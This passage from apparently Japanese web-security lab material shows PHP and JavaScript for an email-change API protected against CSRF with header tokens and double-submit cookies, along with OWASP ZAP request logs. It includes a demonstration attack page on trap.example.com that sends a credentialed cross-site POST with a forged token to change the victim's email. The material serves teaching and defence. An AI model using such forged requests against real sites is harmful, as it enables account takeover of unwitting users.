$_SESSION['token'] = $token;
}
// メールアドレス、トークンをJSONで返す
header('Content-Type: application/json; charset=UTF-8');
$json = json_encode(array(
'mail' => $_SESSION['mail'],
'token' => $_SESSION['token']));
echo $json;
```

セッション変数にトークンを設定

トークンをJSONで返す

## 【サーバ: 4g/4g-021a.php】

```
/var/www/html/4g/4g-021a.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
$token = $_SERVER['HTTP_X_CSRF_TOKEN'];
if (empty($token) || $token !== $_SESSION['token']) {
header('HTTP/1.1 403 Forbidden');
// セキュリティ上の問題なのでログを生成する
error_log('*** CSRF detected ***');
die('正規の経路から使用ください');
}
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

HTTPリクエストヘッダ X-CSRF-TOKENのトークンとセッション変数のトークンが、同一であることをチェック

【ブラウザサーバ: リクエスト 4g/4g-022a.html → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト  
既定コンテキスト  
サイト

デフォルトビュー

```

GET http://example.jp/4g/4g-022a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 12:05:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1148
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "47c56c2a2dea4e58-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body onload="mailcheck()">
<script>
var token = null;
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020a.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス: " + obj.mail;
token = obj.token;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021a.php");
req.setRequestHeader("X-CSRF-TOKEN", token);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var mail = document.getElementById("mail").value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
</body>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
86	19/01/07 12:...	GET	http://example.jp/4g/4g-022a.html	200	OK	4 ms	1,148 ...	...
89	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200	OK	27 ms	87 bytes	...
90	19/01/07 12:...	POST	http://example.jp/4g/4g-021a.php	200	OK	27 ms	15 bytes	...
91	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200	OK	30 ms	85 bytes	...

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザサーバ: リクエスト 4g/4g-020a.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

デフォルトビュー

```

GET http://example.jp/4g/4g-020a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022a.html
DNT: 1
Connection: keep-alive
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 12:05:50 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=tmgaggj50n9bb6eu43v9im4m0m6; path=/
X-UA-Compatible: IE=edge

{"mail":"secret@example.jp","token":"1e9a9b4f65e3e9717ef603ac7a8ba03b5b7bf53b4c526dba"}
    
```

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
86	19/01/07 12:...	GET	http://example.jp/4g/4g-022a.html	200 OK	4 ms	1,148 ...	...	...
89	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	27 ms	87 bytes	...	...
90	19/01/07 12:...	POST	http://example.jp/4g/4g-021a.php	200 OK	27 ms	15 bytes	...	...
91	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	30 ms	85 bytes	...	...

【ブラウザサーバ: リクエスト 4g/4g-021a.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

デフォルトビュー

```

POST http://example.jp/4g/4g-021a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022a.html
X-CSRF-TOKEN: 1e9a9b4f65e3e9717ef603ac7a8ba03b5b7bf53b4c526dba
Content-Type: text/plain; charset=UTF-8
Content-Length: 26
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=tmgaggj50n9bb6eu43v9im4m0m6
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 12:06:07 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

{"result":"ok"}
    
```

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
86	19/01/07 12:...	GET	http://example.jp/4g/4g-022a.html	200 OK	4 ms	1,148 ...	...	...
89	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	27 ms	87 bytes	...	...
90	19/01/07 12:...	POST	http://example.jp/4g/4g-021a.php	200 OK	27 ms	15 bytes	...	...
91	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	30 ms	85 bytes	...	...

【ブラウザ→サーバ: リクエスト 4g/4g-020a.php → レスポンス】

The screenshot shows the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a GET request to 'http://example.jp/4g/4g-020a.php' with various headers. The response pane shows an HTTP 200 OK response with headers and a JSON body containing a token. Below the main panes is a table of request logs.

```
GET http://example.jp/4g/4g-020a.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022a.html
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=tmgggj60n9bb6eu43v9im4m0m6
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 12:06:07 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

{"mail":"hoge@example.jp","token":"1e9a9b4f65e3e9717ef603ac7a8ba03b5b7bf53b4c926dba"}
```

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...	...
86	19/01/07 12:...	GET	http://example.jp/4g/4g-022a.html	200 OK	4 ms	1,148 ...	...	...	...
89	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	27 ms	87 bytes	...	...	...
90	19/01/07 12:...	POST	http://example.jp/4g/4g-021a.php	200 OK	27 ms	15 bytes	...	...	...
91	19/01/07 12:...	GET	http://example.jp/4g/4g-020a.php	200 OK	30 ms	85 bytes	...	...	...

アラート: 0 1 3 0 現在のスキャン: 0 0 0 0 0 0 0 0






## 4g-022b : CSRF対策済みのメールアドレス変更 (2重送信クッキー)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 : CSRF脆弱なメールアドレス変更
  2. 4g-921 : CSRF攻撃
  3. 4g-022a: CSRF対策済みのメールアドレス変更
  4. 4g-921a: CSRF攻撃
  5. 4g-022b: CSRF対策済みのメールアドレス変更 
  6. 4g-921b: CSRF攻撃
  7. 4g-022c: CSRF対策済みのメールアドレス変更
  8. 4g-921c: CSRF攻撃
  9. 4g-921d: CSRF攻撃(2)

```
35 </li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
```



example.jp/4g/4g-022b.html

example.jp/4g/4g-022b.html

メールアドレス変更

メールアドレス:secret@example.jp




example.jp/4g/4g-022b.html

example.jp/4g/4g-022b.html

hoge@example.jp

メールアドレス変更

メールアドレス:secret@example.jp



example.jp/4g/4g-022b.html


example.jp/4g/4g-022b.html

hoge@example.jp

メールアドレス変更

メールアドレス:hoge@example.jp

アドレス変更: ok



```
1 <body onload="mailcheck()">
2 <script src="._/js/js.cookie.js"></script>
3 <script>
4 function mailcheck() {
5   var req = new XMLHttpRequest();
6   req.open("GET", "4g-020b.php");
7   req.onreadystatechange = function() {
8     if (req.readyState == 4 && req.status == 200) {
9       var obj = JSON.parse(req.responseText);
10      var p_mail = document.getElementById("p_mail");
11      p_mail.textContent = "メールアドレス:" + obj.mail;
12    }
13  };
14  req.send(null);
15 }
16
17 function chgmail() {
18   var req = new XMLHttpRequest();
19   req.open("POST", "4g-021b.php");
20   req.withCredentials = true;
21   req.onreadystatechange = function() {
22     if (req.readyState == 4 && req.status == 200) {
23       var obj = JSON.parse(req.responseText);
24       var result = document.getElementById("result");
25       result.textContent = "アドレス変更:" + obj.result;
26       mailcheck();
27     }
28   };
29   var token = Cookies.get('CSRF_TOKEN'); // クッキーからトークンを取得
30   req.setRequestHeader('X-CSRF-Token', token);
31   var mail = document.getElementById('mail').value;
32   json = JSON.stringify({"mail": mail});
33   req.send(json);
34 }
35 </script>
36 <input id="mail">
37 <input type="button" value="メールアドレス変更" onclick="chgmail()">
38 <p id="p_mail"></p>
39 <p id="result"></p>
40 </body>
```

### 【サーバ: 4g/4g-022b.html】

```
 /var/www/html/4g/4g-022b.html - wasbook@example.jp - エディタ - WinSCP
<body onload="mailcheck()">
<script src="../../js/js.cookie.js"></script>
<script>
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020b.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス:" + obj.mail;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021b.php");
req.withCredentials = true;
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var token = Cookies.get('CSRF_TOKEN'); // クッキーからトークンを取得
req.setRequestHeader('X-CSRF-Token', token);
var mail = document.getElementById('mail').value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
</body>
```

### 【サーバ: 4g/4g-020b.php】

```
 /var/www/html/4g/4g-020b.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
$_SESSION['mail'] = 'secret@example.jp';
}
if (empty($_COOKIE['CSRF_TOKEN'])) { // トークンがなければ生成する
$token = bin2hex(openssl_random_pseudo_bytes(24));
setcookie('CSRF_TOKEN', $token);
}
// メールアドレスをJSONで返す
header('Content-Type: application/json; charset=UTF-8');
echo json_encode(array(
'mail' => $_SESSION['mail']));
```

### 【サーバ: 4g/4g-021b.php】

```
 /var/www/html/4g/4g-021b.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
$token = $_SERVER['HTTP_X_CSRF_TOKEN'];
if (empty($token) || $token !== $_COOKIE['CSRF_TOKEN']) {
header('HTTP/1.1 403 Forbidden');
// セキュリティ上の問題なのでログを生成する
error_log('*** CSRF detected ***');
die('正規の経路から使用ください' . $token);
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザサーバ: リクエスト 4g/4g-022b.html → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート + リクエスト + レスポンス

デフォルトビュー

```

GET http://example.jp/4g/4g-022b.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 12:56:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1263
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "4ef56c2a2deaf77-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body onload="mailcheck()">
<script src="/js/js.cookie.js"></script>
<script>
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020b.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス: " + obj.mail;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021b.php");
req.withCredentials = true;
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var token = Cookies.get("CSRF_TOKEN");
//クッキーからトークンを取得
req.setRequestHeader("X-CSRF-Token", token);
var mail = document.getElementById("mail").value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
97	19/01/07 12:...	GET	http://example.jp/4g/4g-022b.html	200	OK	5 ms	1,263 ...	...
100	19/01/07 12:...	GET	http://example.jp/js/js.cookie.js	200	OK	5 ms	3,886 ...	...
102	19/01/07 12:...	GET	http://example.jp/4g/4g-020b.php	200	OK	26 ms	28 bytes	...
103	19/01/07 12:...	POST	http://example.jp/4g/4g-021b.php	200	OK	35 ms	15 bytes	...
104	19/01/07 12:...	GET	http://example.jp/4g/4g-020b.php	200	OK	22 ms	26 bytes	...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

### 【ブラウザサーバ: リクエスト js.cookie.js → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト: 既定コンテキスト

サイト

GET http://example.jp/js/js.cookie.js HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: /\*/\*  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/4g/4g-022b.html  
DNT: 1  
Connection: keep-alive  
Host: example.jp

HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Mon, 07 Jan 2019 12:56:14 GMT  
Content-Type: application/javascript  
Content-Length: 3886  
Connection: keep-alive  
Last-Modified: Mon, 14 May 2018 13:08:18 GMT  
ETag: "72e-56c2a2d00b1e-gzip"  
Accept-Ranges: bytes  
Vary: Accept-Encoding  
X-UA-Compatible: IE=edge

/\*  
\* JavaScript Cookie v2.2.0  
\* https://github.com/js-cookie/js-cookie  
\*  
\* Copyright 2006, 2015 Klaus Hartl & Fagner Brack  
\* Released under the MIT license  
\*/

フィルタ: オフ エクスポート

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
97	19/01/07 12:...	GET http://example.jp/4g/4g-022b.html	200	OK	5 ms	1,263 ...	...
100	19/01/07 12:...	GET http://example.jp/js/js.cookie.js	200	OK	5 ms	3,886 ...	...
102	19/01/07 12:...	GET http://example.jp/4g/4g-020b.php	200	OK	26 ms	28 bytes	...
103	19/01/07 12:...	POST http://example.jp/4g/4g-021b.php	200	OK	35 ms	15 bytes	...
104	19/01/07 12:...	GET http://example.jp/4g/4g-020b.php	200	OK	22 ms	26 bytes	...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

### 【ブラウザサーバ: リクエスト 4g/4g-020.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト: 既定コンテキスト

サイト

GET http://example.jp/4g/4g-020b.php HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: /\*/\*  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/4g/4g-022b.html  
DNT: 1  
Connection: keep-alive  
Host: example.jp

HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Mon, 07 Jan 2019 12:56:14 GMT  
Content-Type: application/json; charset=UTF-8  
Connection: keep-alive  
X-Powered-By: PHP/5.3.3  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Set-Cookie: PHPSESSID=kc5g28q4015drulgaor7u69j5; path=/  
Set-Cookie: CSRF\_TOKEN=54efa40f5ad3bfd6e83ec0faec95c13407a8fc16b991d2  
X-UA-Compatible: IE=edge

{ "mail": "secret@example.jp" }

フィルタ: オフ エクスポート

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
97	19/01/07 12:...	GET http://example.jp/4g/4g-022b.html	200	OK	5 ms	1,263 ...	...
100	19/01/07 12:...	GET http://example.jp/js/js.cookie.js	200	OK	5 ms	3,886 ...	...
102	19/01/07 12:...	GET http://example.jp/4g/4g-020b.php	200	OK	26 ms	28 bytes	...
103	19/01/07 12:...	POST http://example.jp/4g/4g-021b.php	200	OK	35 ms	15 bytes	...
104	19/01/07 12:...	GET http://example.jp/4g/4g-020b.php	200	OK	22 ms	26 bytes	...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザサーバ: リクエスト 4g/4g-021b.php → レスポンス】

The screenshot shows the OWASP ZAP interface with a POST request selected. The request details are as follows:

```

POST http://example.jp/4g/4g-021b.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022b.html
X-CSRF-Token: 54ef40f5ad3bfd6e83ec0faec95c13407a8fc16b991d2
Content-Type: text/plain;charset=UTF-8
Content-Length: 26
DNT: 1
Connection: keep-alive
Cookie: CSRF_TOKEN=54ef40f5ad3bfd6e83ec0faec95c13407a8fc16b991d2;PHPSESSID=kc5q28q4015druigaor7u69ij5
Host: example.jp

{"mail":"hoge@example.jp"}
    
```

The response details are as follows:

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 13:00:00 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

{"result":"ok"}
    
```

The bottom table shows the request log with the following entry highlighted:

Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
97	19/01/07 12:...	http://example.jp/4g/4g-022b.html	200	OK	5 ms	1,263 ...	...
100	19/01/07 12:...	http://example.jp/js/js.cookie.js	200	OK	5 ms	3,886 ...	...
102	19/01/07 12:...	http://example.jp/4g/4g-020b.php	200	OK	26 ms	28 bytes	...
103	19/01/07 12:...	http://example.jp/4g/4g-021b.php	200	OK	35 ms	15 bytes	...
104	19/01/07 12:...	http://example.jp/4g/4g-020b.php	200	OK	22 ms	26 bytes	...

【ブラウザサーバ: リクエスト 4g/4g-020b.php → レスポンス】

The screenshot shows the OWASP ZAP interface with a GET request selected. The request details are as follows:

```

GET http://example.jp/4g/4g-020b.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022b.html
DNT: 1
Connection: keep-alive
Cookie: CSRF_TOKEN=54ef40f5ad3bfd6e83ec0faec95c13407a8fc16b991d2;PHPSESSID=kc5q28q4015druigaor7u69ij5
Host: example.jp
    
```

The response details are as follows:

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 13:00:00 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

{"mail":"hoge@example.jp"}
    
```

The bottom table shows the request log with the following entry highlighted:



Id	リクエスト日時	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
97	19/01/07 12:...	http://example.jp/4g/4g-022b.html	200	OK	5 ms	1,263 ...	...
100	19/01/07 12:...	http://example.jp/js/js.cookie.js	200	OK	5 ms	3,886 ...	...
102	19/01/07 12:...	http://example.jp/4g/4g-020b.php	200	OK	26 ms	28 bytes	...
103	19/01/07 12:...	http://example.jp/4g/4g-021b.php	200	OK	35 ms	15 bytes	...
104	19/01/07 12:...	http://example.jp/4g/4g-020b.php	200	OK	22 ms	26 bytes	...

## 4g-022b : CSRF攻撃 (2重送信クッキー)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  - 4g-022 :CSRF脆弱なメールアドレス変更
  - 4g-921 :CSRF攻撃
  - 4g-022a:CSRF対策済みのメールアドレス変更
  - 4g-921a:CSRF攻撃
  - 4g-022b:CSRF対策済みのメールアドレス変更
  - 4g-921b:CSRF攻撃
  - 4g-022c:CSRF対策済みのメールアドレス変更
  - 4g-921c:CSRF攻撃
  - 4g-921d:CSRF攻撃(2)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
```



### 【サーバ: 4g/4g-921b.html】

```
/var/www/html/4g/4g-921b.html - wasbook@example.jp - エディタ - WinSCP
<body>
真サイトです
<script>
var req = new XMLHttpRequest();
req.open("POST", "http://example.jp/4g/4g-021b.php");
req.withCredentials = true;
req.setRequestHeader('X-CSRF-Token',
'0000000000000000000000000000000000000000000000000000000000000000');
req.send({'mail': "cracked@example.com"});
</script>
</body>
```

### 【サーバ: 4g/4g-021b.php】

```
/var/www/html/4g/4g-021b.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
$token = $_SERVER['HTTP_X_CSRF_TOKEN'];
if (empty($token) || $token !== $_COOKIE['CSRF_TOKEN']) {
header('HTTP/1.1 403 Forbidden');
// セキュリティ上の問題なのでログを生成する
error_log('** CSRF detected **');
die('正規の経路から使用ください' . $token);
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザ-備サーバ: リクエスト trap.example.com/4g/4g-821b.html → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

```

GET http://trap.example.com/4g/4g-821b.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101
Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
